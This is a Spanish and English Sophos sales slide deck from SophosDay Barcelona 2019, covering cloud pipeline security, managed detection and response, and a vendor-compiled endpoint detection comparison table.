



#SophosDayBCN2019

Afrontando las Ciberamenazas

Alberto R. Rodas

 [@AlbertoRRodas](https://twitter.com/AlbertoRRodas)

Sales Engineer Sophos Iberia

Alberto.Rodas@Sophos.com


JUEGO INTERACTIVO: KAHOOT

Kahoot! mobile app

Play, create, host quizzes, even on the go

Calling all students, teachers, office heroes, trivia fans and lifelong learners! Whether you feel creative, want to learn something new or are up for some fun and competition – get Kahoot!™ing anywhere, anytime!

Download our app for free:



End-to-End Cloud Security

Code

- Scan templates on-demand for security and compliance issues



TERRAFORM

(Others in development)

Commit/Build

- Auto-scan and remediate code templates for security and compliance issues
- Guardrails



(Others in development)

Test/Staging

- Continuous AI-based security monitoring and compliance for test and staging
- Guardrails
- Drift detection



Production

- Continuous AI-based security analytics and monitoring at scale for production
- Guardrails
- Drift detection




PROACTIVE


REACTIVE

Enforce the same security policies across your CI/CD pipeline with Avid Secure

Avid Secure Platform




Managed Detection and Response (MDR)



Más vale prevenir que curar...





Tradicional Endpoint Protection



Sophos #1 for Malware AND PUA Detection



Comparative Protection Assessment




Vendor	Category	Missed	Behavior Blocked	Auto Blocked
SOPHOS	MALWARE	0.81	0.00	99.19
	PUA	0.00	4.96	95.04
	ACCURACY / FP	0.05		99.95
Symantec	MALWARE	4.05	25.91	69.23
	PUA	1.42	1.42	83.69
	ACCURACY / FP	0.03		99.97
McAfee	MALWARE	1.62	0.81	97.57
	PUA	48.94	0.71	50.35
	ACCURACY / FP	0.06		99.94
TREND MICRO	MALWARE	12.96	4.05	83.00
	PUA	50.35	15.60	34.04
	ACCURACY / FP	0.01		99.99
SentinelOne	MALWARE	14.98	2.43	82.59
	PUA	47.52	26.95	25.53
	ACCURACY / FP	0.14		99.86
CROWDSTRIKE	MALWARE	12.55	12.96	74.49
	PUA	68.79	14.89	16.31
	ACCURACY / FP	1.61		98.39
DISPUTED		0.81	13.48	0.00

SOPHOS

INTERCEPT

SEEING THE FUTURE IS THE FUTURE OF CYBERSECURITY.

New layers



Detection in running time of the exploit techniques behind the exploits or CVE tried to used.

- Ransomware
- CodeCaves
- Hacking

- Privilegios
- Exploits
- Credenciales
- Tools

